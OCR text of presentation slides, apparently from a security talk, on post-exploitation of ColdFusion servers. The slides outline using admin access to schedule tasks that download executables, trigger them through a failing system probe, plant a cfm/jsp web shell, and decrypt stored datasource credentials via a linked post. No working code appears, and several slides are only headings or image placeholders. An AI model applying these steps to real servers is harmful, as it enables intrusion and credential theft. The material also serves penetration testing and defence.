
Post Exploitation

- ColdFusion (by default) runs as SYSTEM on Windows and NOBODY ON *nix
- Obviously, CF on Windows is what you want
- Sites that run other languages that haven't unmapped the ColdFusion variables are awesome too ☺

Post Exploitation

- Scheduling Tasks
- Once you have access to admin interface you can schedule a task to download code/executables/ bat files/etc


Post Exploitation




Post Exploitation

- Executing code
- Once you have code/exe on box you can create a system probe (that we want to fail) to make the code execute
- Or if you put cfm/jsp shell on the box, you're done ☺


Post Exploitation



Post Exploitation



Post Exploitation




Post Exploitation

- Decrypting database credentials
- http://hexale.blogspot.com/2008/07/how-to-decrypt-coldfusion-datasource.html

